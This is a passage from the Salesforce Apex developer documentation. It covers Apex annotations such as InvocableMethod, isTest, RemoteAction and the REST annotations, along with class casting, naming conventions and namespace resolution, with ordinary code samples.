    List<ID> accountIds = new List<ID>();
    for (Database.SaveResult result : results) {
      if (result.isSuccess()) {
        accountIds.add(result.getId());
      }
    }
    return accountIds;
  }
}
```

Invocable Method Considerations

- Only one method in a class can have the `InvocableMethod` annotation.
- Triggers can't use invocable methods.
- The invocable method must be `static` and `public` or `global`, and its class must be an outer class.
- Other annotations can't be used with the `InvocableMethod` annotation.
- There can be at most one input parameter and its data type must be one of the following:
  - A list of a primitive data type or a list of lists of a primitive data type – the generic `Object` type is not supported.
  - A list of an sObject type or a list of lists of an sObject type – the generic `sObject` type is not supported.
  - A list of a user-defined type, containing variables of the supported types and with the `InvocableVariable` annotation. Create a custom global or public Apex class to implement your data type, and make sure your class contains at least one member variable with the invocable variable annotation.
- If the return type is not `Null`, the data type returned by the method must be one of the following:
  - A list of a primitive data type or a list of lists of a primitive data type – the generic `Object` type is not supported.
  - A list of an sObject type or a list of lists of an sObject type – the generic `sObject` type is not supported.

  - A list of a user-defined type, containing variables of the supported types and with the `InvocableVariable` annotation. Create a custom global or public Apex class to implement your data type, and make sure your class contains at least one member variable with the invocable variable annotation.

- You can use invocable methods in packages, but once you add an invocable method you can't remove it from later versions of the package.
- An invocable method can be public in a managed package, but it won't appear as an action in the Cloud Flow Designer's list of available actions while building or editing a flow. These invocable actions can still be referred to by flows within the same managed package. Global invocable methods in a managed package can be used in flows outside the managed package, anywhere in the organization, and appear in the Cloud Flow Designer's list of available actions to add to a flow.

For more information about invocable actions, see *Force.com Actions Developer's Guide*.

`InvocableVariable` Annotation

Use the `InvocableVariable` annotation to identify variables used by invocable methods in custom classes.

The `InvocableVariable` annotation identifies a class variable used as an input or output parameter for an `InvocableMethod` method's invocable action. If you create your own custom class to use as the input or output to an invocable method, you can annotate individual class member variables to make them available to the method.

The following code sample shows an invocable method with invocable variables.

```
global class ConvertLeadAction {
  @InvocableMethod(label='Convert Leads')
  global static List<ConvertLeadActionResult> convertLeads(List<ConvertLeadActionRequest>
 requests) {
    List<ConvertLeadActionResult> results = new List<ConvertLeadActionResult>();
    for (ConvertLeadActionRequest request : requests) {
      results.add(convertLead(request));
    }
    return results;
  }

  public static ConvertLeadActionResult convertLead(ConvertLeadActionRequest request) {
    Database.LeadConvert lc = new Database.LeadConvert();
    lc.setLeadId(request.leadId);
    lc.setConvertedStatus(request.convertedStatus);

    if (request.accountId != null) {
        lc.setAccountId(request.accountId);
    }

    if (request.contactId != null) {
      lc.setContactId(request.contactId);
    }

    if (request.overWriteLeadSource != null && request.overWriteLeadSource) {
      lc.setOverwriteLeadSource(request.overWriteLeadSource);
    }

    if (request.createOpportunity != null && !request.createOpportunity) {
      lc.setDoNotCreateOpportunity(!request.createOpportunity);
    }
```

```
  if (request.opportunityName != null) {
    lc.setOpportunityName(request.opportunityName);
  }

  if (request.ownerId != null) {
    lc.setOwnerId(request.ownerId);
  }

  if (request.sendEmailToOwner != null && request.sendEmailToOwner) {
    lc.setSendNotificationEmail(request.sendEmailToOwner);
  }

  Database.LeadConvertResult lcr = Database.convertLead(lc, true);
  if (lcr.isSuccess()) {
    ConvertLeadActionResult result = new ConvertLeadActionResult();
    result.accountId = lcr.getAccountId();
    result.contactId = lcr.getContactId();
    result.opportunityId = lcr.getOpportunityId();
    return result;
  } else {
    throw new ConvertLeadActionException(lcr.getErrors()[0].getMessage());
  }
}

global class ConvertLeadActionRequest {
  @InvocableVariable(required=true)
  public ID leadId;

  @InvocableVariable(required=true)
  public String convertedStatus;

  @InvocableVariable
  public ID accountId;

  @InvocableVariable
  public ID contactId;

  @InvocableVariable
  public Boolean overWriteLeadSource;

  @InvocableVariable
  public Boolean createOpportunity;

  @InvocableVariable
  public String opportunityName;

  @InvocableVariable
  public ID ownerId;

  @InvocableVariable
  public Boolean sendEmailToOwner;
}
```

```
  global class ConvertLeadActionResult {
    @InvocableVariable
    public ID accountId;

    @InvocableVariable
    public ID contactId;

    @InvocableVariable
    public ID opportunityId;
  }

  class ConvertLeadActionException extends Exception {}
}
```

InvocableVariable Modifiers

The invocable variable annotation has three available modifiers, as shown in this example.

```
@InvocableVariable(label='yourLabel'  description='yourDescription' required=(true | false))
```

All modifiers are optional.

label
The label for the variable. The default is the variable name.

description
The description for the variable. The default is `Null`.

required
Whether the variable is required. If not specified, the default is false. The value is ignored for output variables.

InvocableVariable Considerations

- Other annotations can't be used with the `InvocableVariable` annotation.
- Only global and public variables can be invocable variables.
- The invocable variable can't be one of the following:
  - A type such as an `interface`, `class`, or `enum`.
  - A non-member variable such as a `static` or `local` variable.
  - A property.
  - A `final` variable.
  - `Protected` or `private`.
- The data type of the invocable variable must be one of the following:
  - A primitive data type or a list of a primitive data type – the generic `Object` type is not supported.
  - An sObject type or a list of an sObject type – the generic `sObject` type is not supported.

For more information about invocable actions, see *Force.com Actions Developer's Guide*.

`IsTest` Annotation

Use the `isTest` annotation to define classes and methods that only contain code used for testing your application. The `isTest` annotation on methods is equivalent to the `testMethod` keyword.

Note: Classes defined with the `isTest` annotation don't count against your organization limit of 3 MB for all Apex code.

Classes and methods defined as `isTest` can be either `private` or `public`. Classes defined as `isTest` must be top-level classes.

This is an example of a private test class that contains two test methods.

```
@isTest
private class MyTestClass {

   // Methods for testing
   @isTest static void test1() {
      // Implement test code
   }

   @isTest static void test2() {
      // Implement test code
   }

}
```

This is an example of a public test class that contains utility methods for test data creation:

```
@isTest
public class TestUtil {

   public static void createTestAccounts() {
      // Create some test accounts
   }

   public static void createTestContacts() {
      // Create some test contacts
   }

}
```

Classes defined as `isTest` can't be interfaces or enums.

Methods of a public test class can only be called from a running test, that is, a test method or code invoked by a test method, and can't be called by a non-test request.. To learn about the various ways you can run test methods, see Running Unit Test Methods.

`IsTest(SeeAllData=true)` Annotation

For Apex code saved using Salesforce API version 24.0 and later, use the `isTest(SeeAllData=true)` annotation to grant test classes and individual test methods access to all data in the organization, including pre-existing data that the test didn't create. Starting with Apex code saved using Salesforce API version 24.0, test methods don't have access by default to pre-existing data in the organization. However, test code saved against Salesforce API version 23.0 and earlier continues to have access to all data in the organization and its data access is unchanged. See Isolation of Test Data from Organization Data in Unit Tests on page 519.

Considerations for the `IsTest(SeeAllData=true)` Annotation

- If a test class is defined with the `isTest(SeeAllData=true)` annotation, this annotation applies to all its test methods whether the test methods are defined with the `@isTest` annotation or the `testmethod` keyword.

- The `isTest(SeeAllData=true)` annotation is used to open up data access when applied at the class or method level. However, using `isTest(SeeAllData=false)` on a method doesn't restrict organization data access for that method if the containing class has already been defined with the `isTest(SeeAllData=true)` annotation. In this case, the method will still have access to all the data in the organization.

This example shows how to define a test class with the `isTest(SeeAllData=true)` annotation. All the test methods in this class have access to all data in the organization.

```
// All test methods in this class can access all data.
@isTest(SeeAllData=true)
public class TestDataAccessClass {

    // This test accesses an existing account.
    // It also creates and accesses a new test account.
    static testmethod void myTestMethod1() {
        // Query an existing account in the organization.
        Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1];
        System.assert(a != null);

        // Create a test account based on the queried account.
        Account testAccount = a.clone();
        testAccount.Name = 'Acme Test';
        insert testAccount;

        // Query the test account that was inserted.
        Account testAccount2 = [SELECT Id, Name FROM Account
                                WHERE Name='Acme Test' LIMIT 1];
        System.assert(testAccount2 != null);
    }


    // Like the previous method, this test method can also access all data
    // because the containing class is annotated with @isTest(SeeAllData=true).
    @isTest static void myTestMethod2() {
        // Can access all data in the organization.
    }

}
```

This second example shows how to apply the `isTest(SeeAllData=true)` annotation on a test method. Because the class that the test method is contained in isn't defined with this annotation, you have to apply this annotation on the test method to enable access to all data for that test method. The second test method doesn't have this annotation, so it can access only the data it creates in addition to objects that are used to manage your organization, such as users.

```
// This class contains test methods with different data access levels.
@isTest
private class ClassWithDifferentDataAccess {

    // Test method that has access to all data.
    @isTest(SeeAllData=true)
    static void testWithAllDataAccess() {
        // Can query all data in the organization.
    }

    // Test method that has access to only the data it creates
```

```
    // and organization setup and metadata objects.
    @isTest static void testWithOwnDataAccess() {
        // This method can still access the User object.
        // This query returns the first user object.
        User u = [SELECT UserName,Email FROM User LIMIT 1];
        System.debug('UserName: ' + u.UserName);
        System.debug('Email: ' + u.Email);

        // Can access the test account that is created here.
        Account a = new Account(Name='Test Account');
        insert a;
        // Access the account that was just created.
        Account insertedAcct = [SELECT Id,Name FROM Account
                                WHERE Name='Test Account'];
        System.assert(insertedAcct != null);
    }
}
```

`IsTest(OnInstall=true)` Annotation

Use the `IsTest(OnInstall=true)` annotation to specify which Apex tests are executed during package installation. This annotation is used for tests in managed or unmanaged packages. Only test methods with this annotation, or methods that are part of a test class that has this annotation, will be executed during package installation. Tests annotated to run during package installation must pass in order for the package installation to succeed. It is no longer possible to bypass a failing test during package installation. A test method or a class that doesn't have this annotation, or that is annotated with `isTest(OnInstall=false)` or `isTest`, won't be executed during installation.

This example shows how to annotate a test method that will be executed during package installation. In this example, `test1` will be executed but `test2` and `test3` won't.

```
public class OnInstallClass {
   // Implement logic for the class.
   public void method1(){
      // Some code
   }
}
```

```
@isTest
private class OnInstallClassTest {
   // This test method will be executed
   // during the installation of the package.
   @isTest(OnInstall=true)
   static void test1() {
      // Some test code
   }

   // Tests excluded from running during the
   // the installation of a package.

   @isTest
   static void test2() {
      // Some test code
   }
```

```
    static testmethod void test3() {
        // Some test code
    }
}
```

`ReadOnly` Annotation

The `@ReadOnly` annotation allows you to perform unrestricted queries against the Force.com database. All other limits still apply. It's important to note that this annotation, while removing the limit of the number of returned rows for a request, blocks you from performing the following operations within the request: DML operations, calls to `System.schedule`, calls to methods annotated with `@future`, and sending emails.

The `@ReadOnly` annotation is available for Web services and the `Schedulable` interface. To use the `@ReadOnly` annotation, the top level request must be in the schedule execution or the Web service invocation. For example, if a Visualforce page calls a Web service that contains the `@ReadOnly` annotation, the request fails because Visualforce is the top level request, not the Web service.

Visualforce pages can call controller methods with the `@ReadOnly` annotation, and those methods will run with the same relaxed restrictions. To increase other Visualforce-specific limits, such as the size of a collection that can be used by an iteration component like `<apex:pageBlockTable>`, you can set the `readonly` attribute on the `<apex:page>` tag to `true`. For more information, see Working with Large Sets of Data in the *Visualforce Developer's Guide*.

`RemoteAction` Annotation

The `RemoteAction` annotation provides support for Apex methods used in Visualforce to be called via JavaScript. This process is often referred to as JavaScript remoting.

Note: Methods with the `RemoteAction` annotation must be `static` and either `global` or `public`.

A simple JavaScript remoting invocation takes the following form.

```
[namespace.]controller.method(
    [parameters...,]
    callbackFunction,
    [configuration]
);
```

Table 1: Remote Request Elements

Element	Description
`namespace`	The namespace of the controller class. This is required if your organization has a namespace defined, or if the class comes from an installed package.
`controller`	The name of your Apex controller.
`method`	The name of the Apex method you're calling.
`parameters`	A comma-separated list of parameters that your method takes.
`callbackFunction`	The name of the JavaScript function that will handle the response from the controller. You can also declare an anonymous function inline. `callbackFunction` receives the status of the method call and the result as parameters.

Element	Description
`configuration`	Configures the handling of the remote call and response. Use this to change the behavior of a remoting call, such as whether or not to escape the Apex method's response.

In your controller, your Apex method declaration is preceded with the `@RemoteAction` annotation like this:

```
@RemoteAction
global static String getItemId(String objectName) { ... }
```

Apex `@RemoteAction` methods must be `static` and either `global` or `public`.

Your method can take Apex primitives, collections, typed and generic sObjects, and user-defined Apex classes and interfaces as arguments. Generic sObjects must have an ID or sobjectType value to identify actual type. Interface parameters must have an apexType to identify actual type. Your method can return Apex primitives, sObjects, collections, user-defined Apex classes and enums, `SaveResult`, `UpsertResult`, `DeleteResult`, `SelectOption`, or `PageReference`.

For more information, see "JavaScript Remoting for Apex Controllers" in the *Visualforce Developer's Guide*.

`TestSetup` Annotation

Methods defined with the `@testSetup` annotation are used for creating common test records that are available for all test methods in the class.

Syntax

Test setup methods are defined in a test class, take no arguments, and return no value. The following is the syntax of a test setup method.

```
@testSetup static void methodName() {

}
```

If a test class contains a test setup method, the testing framework executes the test setup method first, before any test method in the class. Records that are created in a test setup method are available to all test methods in the test class and are rolled back at the end of test class execution. If a test method changes those records, such as record field updates or record deletions, those changes are rolled back after each test method finishes execution. The next executing test method gets access to the original unmodified state of those records.

Test setup methods are supported only with the default data isolation mode for a test class. If the test class or a test method has access to organization data by using the `@isTest(SeeAllData=true)` annotation, test setup methods aren't supported in this class. Because data isolation for tests is available for API versions 24.0 and later, test setup methods are also available for those versions only.

For more information, see Using Test Setup Methods.

`TestVisible` Annotation

Use the `TestVisible` annotation to allow test methods to access private or protected members of another class outside the test class. These members include methods, member variables, and inner classes. This annotation enables a more permissive access level for running tests only. This annotation doesn't change the visibility of members if accessed by non-test classes.

With this annotation, you don't have to change the access modifiers of your methods and member variables to public if you want to access them in a test method. For example, if a private member variable isn't supposed to be exposed to external classes but it should be accessible by a test method, you can add the `TestVisible` annotation to the variable definition.

This example shows how to annotate a private class member variable and private method with `TestVisible`.

```
public class TestVisibleExample {
    // Private member variable
    @TestVisible private static Integer recordNumber = 1;

    // Private method
    @TestVisible private static void updateRecord(String name) {
        // Do something
    }
}
```

This is the test class that uses the previous class. It contains the test method that accesses the annotated member variable and method.

```
@isTest
private class TestVisibleExampleTest {
    @isTest static void test1() {
        // Access private variable annotated with TestVisible
        Integer i = TestVisibleExample.recordNumber;
        System.assertEquals(1, i);

        // Access private method annotated with TestVisible
        TestVisibleExample.updateRecord('RecordName');
        // Perform some verification
    }
}
```

Apex REST Annotations

Six new annotations have been added that enable you to expose an Apex class as a RESTful Web service.

- `@RestResource(urlMapping='/yourUrl')`
- `@HttpDelete`
- `@HttpGet`
- `@HttpPatch`
- `@HttpPost`
- `@HttpPut`

IN THIS SECTION:

`RestResource` Annotation

The `@RestResource` annotation is used at the class level and enables you to expose an Apex class as a REST resource.

These are some considerations when using this annotation:

- The URL mapping is relative to `https://instance.salesforce.com/services/apexrest/`.
- A wildcard character (*) may be used.
- The URL mapping is case-sensitive. A URL mapping for `my_url` will only match a REST resource containing `my_url` and not `My_Url`.
- To use this annotation, your Apex class must be defined as global.

URL Guidelines

URL path mappings are as follows:

- The path must begin with a '/'
- If an '*' appears, it must be preceded by '/' and followed by '/', unless the '*' is the last character, in which case it need not be followed by '/'

The rules for mapping URLs are:

- An exact match always wins.
- If no exact match is found, find all the patterns with wildcards that match, and then select the longest (by string length) of those.
- If no wildcard match is found, an HTTP response status code 404 is returned.

The URL for a namespaced classes contains the namespace. For example, if your class is in namespace `abc` and the class is mapped to `your_url`, then the API URL is modified as follows: `https://instance.salesforce.com/services/apexrest/abc/your_url/`. In the case of a URL collision, the namespaced class is always used.

`HttpDelete` Annotation

The `@HttpDelete` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `DELETE` request is sent, and deletes the specified resource.

To use this annotation, your Apex method must be defined as global static.

`HttpGet` Annotation

The `@HttpGet` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `GET` request is sent, and returns the specified resource.

These are some considerations when using this annotation:

- To use this annotation, your Apex method must be defined as global static.
- Methods annotated with `@HttpGet` are also called if the HTTP request uses the `HEAD` request method.

`HttpPatch` Annotation

The `@HttpPatch` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `PATCH` request is sent, and updates the specified resource.

To use this annotation, your Apex method must be defined as global static.

`HttpPost` Annotation

The `@HttpPost` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `POST` request is sent, and creates a new resource.

To use this annotation, your Apex method must be defined as global static.

`HttpPut` Annotation

The `@HttpPut` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `PUT` request is sent, and creates or updates the specified resource.

To use this annotation, your Apex method must be defined as global static.

Classes and Casting


In general, all type information is available at runtime. This means that Apex enables *casting*, that is, a data type of one class can be assigned to a data type of another class, but only if one class is a child of the other class. Use casting when you want to convert an object from one data type to another.

In the following example, `CustomReport` extends the class `Report`. Therefore, it is a child of that class. This means that you can use casting to assign objects with the parent data type (`Report`) to the objects of the child data type (`CustomReport`).

In the following code block, first, a custom report object is added to a list of report objects. After that, the custom report object is returned as a report object, then is cast back into a custom report object.

```
Public virtual class Report {

   Public class CustomReport extends Report {
   // Create a list of report objects
      Report[] Reports = new Report[5];

   // Create a custom report object
      CustomReport a = new CustomReport();

   // Because the custom report is a sub class of the Report class,
   // you can add the custom report object a to the list of report objects
      Reports.add(a);

   // The following is not legal, because the compiler does not know that what you are
   // returning is a custom report. You must use cast to tell it that you know what
   // type you are returning
   // CustomReport c = Reports.get(0);

   // Instead, get the first item in the list by casting it back to a custom report object

      CustomReport c = (CustomReport) Reports.get(0);
   }
}
```

Casting Example



In addition, an interface type can be cast to a sub-interface or a class type that implements that interface.

Tip: To verify if a class is a specific type of class, use the `instanceOf` keyword. For more information, see Using the `instanceof` Keyword on page 75.

IN THIS SECTION:

Classes and Collections

Lists and maps can be used with classes and interfaces, in the same ways that lists and maps can be used with sObjects. This means, for example, that you can use a user-defined data type for the value or the key of a map. Likewise, you can create a set of user-defined objects.

If you create a map or list of interfaces, any child type of the interface can be put into that collection. For instance, if the List contains an interface *i1*, and *MyC* implements *i1*, then *MyC* can be placed in the list.

SEE ALSO:

Using Custom Types in Map Keys and Sets

Collection Casting

Because collections in Apex have a declared type at runtime, Apex allows collection casting.

Collections can be cast in a similar manner that arrays can be cast in Java. For example, a list of CustomerPurchaseOrder objects can be assigned to a list of PurchaseOrder objects if class `CustomerPurchaseOrder` is a child of class `PurchaseOrder`.

```
public virtual class PurchaseOrder {

    Public class CustomerPurchaseOrder extends PurchaseOrder {

    }
    {
        List<PurchaseOrder> POs = new PurchaseOrder[] {};
        List<CustomerPurchaseOrder> CPOs = new CustomerPurchaseOrder[]{};
        POs = CPOs;}
    }
```

Once the `CustomerPurchaseOrder` list is assigned to the `PurchaseOrder` list variable, it can be cast back to a list of CustomerPurchaseOrder objects, but only because that instance was originally instantiated as a list of CustomerPurchaseOrder. A list of PurchaseOrder objects that is instantiated as such cannot be cast to a list of CustomerPurchaseOrder objects, even if the list of PurchaseOrder objects contains only CustomerPurchaseOrder objects.

If the user of a PurchaseOrder list that only includes CustomerPurchaseOrders objects tries to insert a non-CustomerPurchaseOrder subclass of `PurchaseOrder` (such as `InternalPurchaseOrder`), a runtime exception results. This is because Apex collections have a declared type at runtime.

Note: Maps behave in the same way as lists with regards to the value side of the Map—if the value side of map A can be cast to the value side of map B, and they have the same key type, then map A can be cast to map B. A runtime error results if the casting is not valid with the particular map at runtime.

Differences Between Apex Classes and Java Classes

The following is a list of the major differences between Apex classes and Java classes:

- Inner classes and interfaces can only be declared one level deep inside an outer class.
- Static methods and variables can only be declared in a top-level class definition, not in an inner class.
- An inner class behaves like a static Java inner class, but doesn't require the `static` keyword. An inner class can have instance member variables like an outer class, but there is no implicit pointer to an instance of the outer class (using the `this` keyword).
- The `private` access modifier is the default, and means that the method or variable is accessible only within the Apex class in which it is defined. If you do not specify an access modifier, the method or variable is `private`.
- Specifying no access modifier for a method or variable and the `private` access modifier are synonymous.
- The `public` access modifier means the method or variable can be used by any Apex in this application or namespace.

- The `global` access modifier means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same application. This access modifier should be used for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code. If you declare a method or variable as `global`, you must also declare the class that contains it as `global`.
- Methods and classes are final by default.
  - The `virtual` definition modifier allows extension and overrides.
  - The `override` keyword must be used explicitly on methods that override base class methods.
- Interface methods have no modifiers—they are always global.
- Exception classes must extend either exception or another user-defined exception.
  - Their names must end with the word `exception`.
  - Exception classes have four implicit constructors that are built-in, although you can add others.
- Classes and interfaces can be defined in triggers and anonymous blocks, but only as local.

SEE ALSO:

Exceptions in Apex

Class Definition Creation

To create a class in Salesforce:

1. From Setup, click **Develop** > **Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Classes can also be automatically generated from a WSDL by clicking **Generate from WSDL**. See SOAP Services: Defining a Class from a WSDL Document on page 418.

Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.

Note: To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made to a class that calls this class, the `isValid` flag is set to `false`. When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the `isValid` flag is reset to `true`.

The Apex Class Editor

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available with the following functionality:

Syntax highlighting
The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search ( )
Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1(\s+)(.*)>` and replace it with `<h2$1$2>`.

Go to line ( )
This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo ( ) and Redo ( )
Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size
Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position
The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line ( ) to quickly navigate through the editor.

Line and character count
The total number of lines and characters is displayed in the status bar at the bottom of the editor.

IN THIS SECTION:

Naming Conventions

We recommend following Java standards for naming, that is, classes start with a capital letter, methods start with a lowercase verb, and variable names should be meaningful.

It is not legal to define a class and interface with the same name in the same class. It is also not legal for an inner class to have the same name as its outer class. However, methods and variables have their own namespaces within the class so these three types of names do not clash with each other. In particular it is legal for a variable, method, and a class within a class to have the same name.

Name Shadowing

Member variables can be shadowed by local variables—in particular function arguments. This allows methods and constructors of the standard Java form:

```
Public Class Shadow {
  String s;
  Shadow(String s) { this.s = s; } // Same name ok
  setS(String s) { this.s = s; } // Same name ok
}
```

Member variables in one class can shadow member variables with the same name in a parent classes. This can be useful if the two classes are in different top-level classes and written by different teams. For example, if one has a reference to a class C and wants to gain access to a member variable M in parent class P (with the same name as a member variable in C) the reference should be assigned to a reference to P first.

Static variables can be shadowed across the class hierarchy—so if P defines a static S, a subclass C can also declare a static S. References to S inside C refer to that static—in order to reference the one in P, the syntax P.S must be used.

Static class variables cannot be referenced through a class instance. They must be referenced using the raw variable name by itself (inside that top-level class file) or prefixed with the class name. For example:

```
public class p1 {
  public static final Integer CLASS_INT = 1;
  public class c { };
}
p1.c c = new p1.c();
// This is illegal
// Integer i = c.CLASS_INT;
// This is correct
Integer i = p1.CLASS_INT;
```

Namespace Prefix

The Salesforce application supports the use of *namespace prefixes*. Namespace prefixes are used in managed Force.com AppExchange packages to differentiate custom object and field names from those in use by other organizations. After a developer registers a globally unique namespace prefix and registers it with AppExchange registry, external references to custom object and field names in the developer's managed packages take on the following long format:

```
namespace_prefix__obj_or_field_name__c
```

Because these fully-qualified names can be onerous to update in working SOQL statements, SOSL statements, and Apex once a class is marked as "managed," Apex supports a default namespace for schema names. When looking at identifiers, the parser considers the namespace of the current object and then assumes that it is the namespace of all other objects and fields unless otherwise specified. Consequently, a stored class should refer to custom object and field names directly (using `obj_or_field_name__c`) for those objects that are defined within its same application namespace.

Tip: Only use namespace prefixes when referring to custom objects and fields in managed packages that have been installed to your organization from theAppExchange.

Using Namespaces When Invoking Package Methods

To invoke a method that is defined in a managed package, Apex allows fully-qualified identifiers of the form:

```
namespace_prefix.class.method(args)
```

IN THIS SECTION:

Using the System Namespace

The `System` namespace is the default namespace in Apex. This means that you can omit the namespace when creating a new instance of a system class or when calling a system method. For example, because the built-in URL class is in the `System` namespace, both of these statements to create an instance of the `URL` class are equivalent:

```
System.URL url1 = new System.URL('http://na1.salesforce.com');
```

And:

```
URL url1 = new URL('http://na1.salesforce.com');
```

Similarly, to call a static method on the `URL` class, you can write either of the following:

```
System.URL.getCurrentRequestUrl();
```

Or:

```
URL.getCurrentRequestUrl();
```

Note: In addition to the `System` namespace, there is a built-in `System` class in the `System` namespace, which provides methods like `assertEquals` and `debug`. Don't get confused by the fact that both the namespace and the class have the same name in this case. The `System.debug('debug message');` and `System.System.debug('debug message');` statements are equivalent.

Using the System Namespace for Disambiguation

It is easier to not include the `System` namespace when calling static methods of system classes, but there are situations where you must include the `System` namespace to differentiate the built-in Apex classes from custom Apex classes with the same name. If your organization contains Apex classes that you've defined with the same name as a built-in class, the Apex runtime defaults to your custom class and calls the methods in your class. Let's take a look at the following example.

Create this custom Apex class:

```
public class Database {
    public static String query() {
       return 'wherefore art thou namespace?';
    }
}
```

Execute this statement in the Developer Console:

```
sObject[] acct = Database.query('SELECT Name FROM Account LIMIT 1);
System.debug(acct[0].get('Name'));
```

When the `Database.query` statement executes, Apex looks up the query method on the custom `Database` class first. However, the query method in this class doesn't take any parameters and no match is found, hence you get an error. The custom `Database` class overrides the built-in `Database` class in the `System` namespace. To solve this problem, add the `System` namespace prefix to the class name to explicitly instruct the Apex runtime to call the query method on the built-in Database class in the `System` namespace:

```
sObject[] acct = System.Database.query('SELECT Name FROM Account LIMIT 1);
System.debug(acct[0].get('Name'));
```

SEE ALSO:

Using the Schema Namespace

Using the Schema Namespace

The `Schema` namespace provides classes and methods for working with schema metadata information. We implicitly import `Schema.*`, but you need to fully qualify your uses of `Schema` namespace elements when they have naming conflicts with items in your unmanaged code. If your org contains an Apex class that has the same name as an sObject, add the `Schema` namespace prefix to the sObject name in your code.

You can omit the namespace when creating an instance of a schema class or when calling a schema method. For example, because the `DescribeSObjectResult` and `FieldSet` classes are in the `Schema` namespace, these code segments are equivalent.

```
Schema.DescribeSObjectResult d = Account.sObjectType.getDescribe();
Map<String, Schema.FieldSet> FSMap = d.fieldSets.getMap();
```

And:

```
DescribeSObjectResult d = Account.sObjectType.getDescribe();
Map<String, FieldSet> FSMap = d.fieldSets.getMap();
```

Using the Schema Namespace for Disambiguation

Use `Schema.`***`object_name`*** to refer to an sObject that has the same name as a custom class. This disambiguation instructs the Apex runtime to use the sObject.

```
public class Account {
   public Integer myInteger;
}

// ...
```

```
Schema.Account myAccountSObject = new Schema.Account();
Account accountClassInstance = new Account();
myAccountSObject.Name = 'Snazzy Account';
accountClassInstance.myInteger = 1;
```

SEE ALSO:

Using the System Namespace

Namespace, Class, and Variable Name Precedence

Because local variables, class names, and namespaces can all hypothetically use the same identifiers, the Apex parser evaluates expressions in the form of `name1.name2.[...].nameN` as follows:

1. The parser first assumes that `name1` is a local variable with `name2 - nameN` as field references.
2. If the first assumption does not hold true, the parser then assumes that `name1` is a class name and `name2` is a static variable name with `name3 - nameN` as field references.
3. If the second assumption does not hold true, the parser then assumes that `name1` is a namespace name, `name2` is a class name, `name3` is a static variable name, and `name4 - nameN` are field references.
4. If the third assumption does not hold true, the parser reports an error.

If the expression ends with a set of parentheses (for example, `name1.name2.[...].nameM.nameN()`), the Apex parser evaluates the expression as follows:

1. The parser first assumes that `name1` is a local variable with `name2 - nameM` as field references, and `nameN` as a method invocation.
2. If the first assumption does not hold true:
   - If the expression contains only two identifiers (`name1.name2()`), the parser then assumes that `name1` is a class name and `name2` is a method invocation.
   - If the expression contains more than two identifiers, the parser then assumes that `name1` is a class name, `name2` is a static variable name with `name3 - nameM` as field references, and `nameN` is a method invocation.
